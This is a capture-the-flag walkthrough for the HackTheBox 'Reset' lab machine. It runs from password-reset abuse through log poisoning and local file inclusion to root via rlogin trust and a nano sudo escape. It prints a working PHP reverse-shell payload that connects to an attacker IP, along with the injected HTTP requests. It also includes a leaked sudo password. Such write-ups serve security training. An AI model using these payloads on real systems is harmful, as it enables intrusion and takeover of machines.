



HACKTHEBOX



Reset

04th June 2025

Prepared By: kavigihan

Machine Author(s): xct

Difficulty: **Easy**

Synopsis

Reset is an Easy difficulty Linux machine which showcases abusing a password reset functionality in a web application following a log poisoning attack, to achieve Remote Code Execution. For privilege escalation, `Rservices` are abused, then a detached `tmux` session is used to abuse `sudo` privileges on `nano` text editor and execute commands as the root user.

Skills Required

- Basic Web Enumeration Skills
- Basic Linux System Enumeration Skills

Skills Learned

- Performing Log Poisoning Attacks
- Performing Local File Inclusion Attacks
- Abusing Linux privileges


Enumeration

Let's start by performing an `Nmap` scan.

```
$ ports=$(nmap --open 10.129.234.128 | grep open | cut -d ' ' -f 1 | cut -d '/' -f 1 | paste -sd,)  
$ nmap 10.129.234.128 -p $ports -sV -sC -Pn --disable-arp-ping  
<SNIP>  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)  
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))  
|_ http-title: Admin Login  
| http-cookie-flags:  
|   /:  
|       PHPSESSID:  
|_       httponly flag not set  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
512/tcp   open  exec      netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell     Netkit rshd  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The scan reveals multiple open ports. We see `OpenSSH` is running on port 22, `Apache` is running on port 80 and `Rservices` are running on ports 512, 513 and 514. Let's enumerate port 80 further.

Visiting port 80, an `Admin Login` interface is presented.



The image shows a web form titled "Admin Login". It has a blue header with the title. Below the header, there are two input fields: "Username" and "Password". Below the "Password" field is a blue "Login" button. At the bottom of the form is a blue link that says "Forgot Password?".


We see there is a `Forgot Password?` link at the bottom of the login form. Clicking on that allows us to change the passwords of users. Given that the title of the form is `Admin Login`, we try to see if we can reset the `admin` user's password.




The image shows a "Reset Password" modal window. It has a title bar with the text "Reset Password" and a close button (X). Below the title bar, there is a section titled "Enter your username". Under this section is a text input field containing the text "admin". Below the input field is a blue button labeled "Send Reset Email".

Before clicking `Send Reset Email`, we open the Dev tools in the browser to look at the request made from the front-end application. Right-click anywhere on the web page and select `Inspect`. From the window that is opened, select the `Network` tab to look at the network requests.


Once it's opened, `Send Reset Email` button can be clicked to reset `admin` users password.



A request was made to `/reset_password.php`.




Upon clicking on that request, the `Response` tab should be selected to look at the response returned from the server.




It should be noted that the response from the server contains the new password of the user. This password should be used to log in from the `Admin Login`.

Foothold

Upon logging in the `Admin Dashboard` we see a feature to read the contents of the `syslog` and `auth.log` files.



For further analysis, `Burpsuite` should be used to intercept the requests made from this application.



Upon clicking on the `view Logs` button, a POST request is made to `dashboard.php` file with `file` parameter set to the file path which should be read.

This `file` parameter should be enumerated further for possible vulnerabilities such as injections and local file inclusions. It should be noted that the `%2F` character (URL encoded) is used for `/`.

We already know that the server is also hosting an Apache server instance. Therefore an attempt should be made to read the log file for Apache which is stored in `/var/log/apache2/access.log`.

Let's update the `file` parameter as follows:

```
file=%2Fvar%2Flog%2Fapache%2Faccess.log
```

Request

```
1 POST /dashboard.php HTTP/1.1
2 Host: reset.vl
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://reset.vl/dashboard.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 40
10 Origin: http://reset.vl
11 Connection: keep-alive
12 Cookie: PHPSESSID=12je4rv9drgoe4gaa5dddpdnq
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 file=%2Fvar%2Flog%2Fapache%2Faccess.log
```

Response

```
43 <h4>
  Log Contents
44 </h4>
45 <pre style="max-height: 400px; overflow-y:
  auto;">
  10.10.16.4 - - [30/May/2025:16:59:06
  +0000] "POST /dashboard.php
  HTTP/1.1" 200 1169
  "http://reset.vl/dashboard.php"
  "Mozilla/5.0 (X11; Linux x86_64;
  rv:128.0) Gecko/20100101
  Firefox/128.0"
  10.10.16.4 - - [30/May/2025:16:59:18
  +0000] "POST /dashboard.php
  HTTP/1.1" 200 1169
  "http://reset.vl/dashboard.php"
  "Mozilla/5.0 (X11; Linux x86_64;
  rv:128.0) Gecko/20100101
  Firefox/128.0"
46 </pre>
47 </div>
48 </div>
49 <div class="panel-footer text-center">
50   Logged in as: <strong>
51     admin
  </strong>
  </div>
```

The contents of the `access.log` file are returned. It should be also noted that the user agent of our requests is also saved in the `access.log` file, so, we can attempt to perform a log poisoning attack and poison the `access.log` with a crafted payload.

First, we need to poison the log by sending a crafted HTTP request with our payload, in this case is a reverse shell which will connect back to us.

```
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.4 9090
>/tmp/f'); ?>
```

This payload should be set as the `User-Agent` header since the `access.log` will log it.

Request

```
1 POST /dashboard.php HTTP/1.1
2 Host: reset.vl
3 User-Agent: <?php system('rm /tmp/f;mkfifo /tmp/f;cat
  /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.4 9090 >/tmp/f'); ?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://reset.vl/dashboard.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 26
10 Origin: http://reset.vl
11 Connection: keep-alive
12 Cookie: PHPSESSID=12je4rv9drgoe4gaa5dddpdnq
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 file=%2Fvar%2Flog%2Fsyslog
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 May 2025 16:15:06 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 1985
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
14 <!DOCTYPE html>
15 <html>
16   <head>
17     <link rel="stylesheet" href="
  https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/di
  st/css/bootstrap.min.css" integrity="
  sha384-BVYiiSIFeK1dGmJRAKycuHAHRg320mUcww7on3RY
  dg4Va+PmSTsz/K68vbdEjh4u" crossorigin="
```

After sending the above malicious User-Agent, we need to send another request to include the poisoned `access.log` file.

Before that, let's start a `Netcat` listener on the relevant port mentioned in the above payload, in this case port `9090`.

```
$ nc -lvp 9090
```

Then the request should be made again to include the log file.

Request				Response
Pretty	Raw	Hex		
1	POST	/dashboard.php	HTTP/1.1	
2	Host:	reset.vl		
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5	Accept-Language:	en-US,en;q=0.5		
6	Accept-Encoding:	gzip, deflate, br		
7	Referer:	http://reset.vl/dashboard.php		
8	Content-Type:	application/x-www-form-urlencoded		
9	Content-Length:	40		
10	Origin:	http://reset.vl		
11	Connection:	keep-alive		
12	Cookie:	PHPSESSID=12je4rv9drgoee4gaa5dddpdnq		
13	Upgrade-Insecure-Requests:	1		
14	Priority:	u=0, i		
15				
16	file=	%2Fvar%2Flog%2Fapache2%2Faccess.log		

Once the file is included a reverse shell connection as `www-data` is received on the listener.

```
$ nc -lvp 9090
listening on [any] 9090 ...
connect to [10.10.16.4] from (UNKNOWN) [10.129.234.128] 35586
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@reset:/var/www/html$ export TERM=xterm
www-data@reset:/var/www/html$ whoami
www-data
```

The user flag should be found in `/home/sadm/user.txt`.

Lateral Movement

As `www-data` the system should be enumerated further. The `Rservices` noted from the `Nmap` scan results should be investigated further from the system. The `/etc/hosts.equiv` file should be noted. The `/etc/hosts.equiv` file is used by services like `rsh`, `rlogin`, and `rcp` to allow "trusted" access from remote systems without requiring a password.

```
www-data@reset:/var/www/html$ cat /etc/hosts.equiv
# /etc/hosts.equiv: list of hosts and users that are granted "trusted" r
#                               command access to your system .
- root
- local
+ sadm
```

In this case the `sadm` user is allowed to access (from the `+` character in front of the name) the target machine via `rsh`, `rlogin`, or `rcp` **without a password**, from any remote host listed in `/etc/hosts` or `~/.rhosts`.

Hence, a local user called `sadm` can be added to our attacker machine and as that user we will be able to log in to the target machine.

```
$ sudo useradd sadm
$ sudo passwd sadm
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
$ su sadm
Password:

$ rlogin sadm@10.129.234.128
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-136-generic x86_64)
<SNIP>
Last login: Fri May 30 16:58:50 UTC 2025 from 10.10.16.4 on pts/0
sadm@reset:~$
```

Privilege Escalation

As the `sadm` user, let's enumerate the currently running processes.

```
$ ps aux
<SNIP>
sadm      1001  0.0  0.1  8764  3972 ?        Ss   17:38   0:00 tmux new-session -d -s
sadm_session
</SNIP>
```

It should be noted that there is a process from `sadm` which creates a new `tmux` detached session called `sadm_session`. Let's attempt to connect to this `tmux` session.

```
$ tmux attach -t sadm_session
```

Upon connecting to the `tmux` session, it shows the output of the `sudo -l` command, which mentions that the `sadm` user is allowed to run the following commands as any user with `sudo`. It also shows the password of the `sadm` user being used with `sudo -S`



```
echo 71E2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
sadm@reset:~$ echo 71E2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh

<SNIP>
User sadm may run the following commands on reset:
  (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
  (ALL) PASSWD: /usr/bin/tail /var/log/syslog
  (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
May 30 17:53:10 reset kernel: [ 11.263211] loop6: detected capacity change from 0 to 8
</SNIP>
```

The `sadm` user is allowed to use `nano` to edit the `/etc/firewall.sh` file.


```
$ sudo nano /etc/firewall.sh
```

Once we are in the `nano` interface, we can press `ctrl+r` and then `ctrl+x` which allows us to execute commands from the `nano` interface.



Once you are in this prompt, the following command should be typed to drop in to a system shell as `root`.

```
reset; bash 1>&0 2>&0
```



```
root@reset:/home/sadm# whoami
root
```

The root flag can be found in `/root/root_279e22f8.txt`,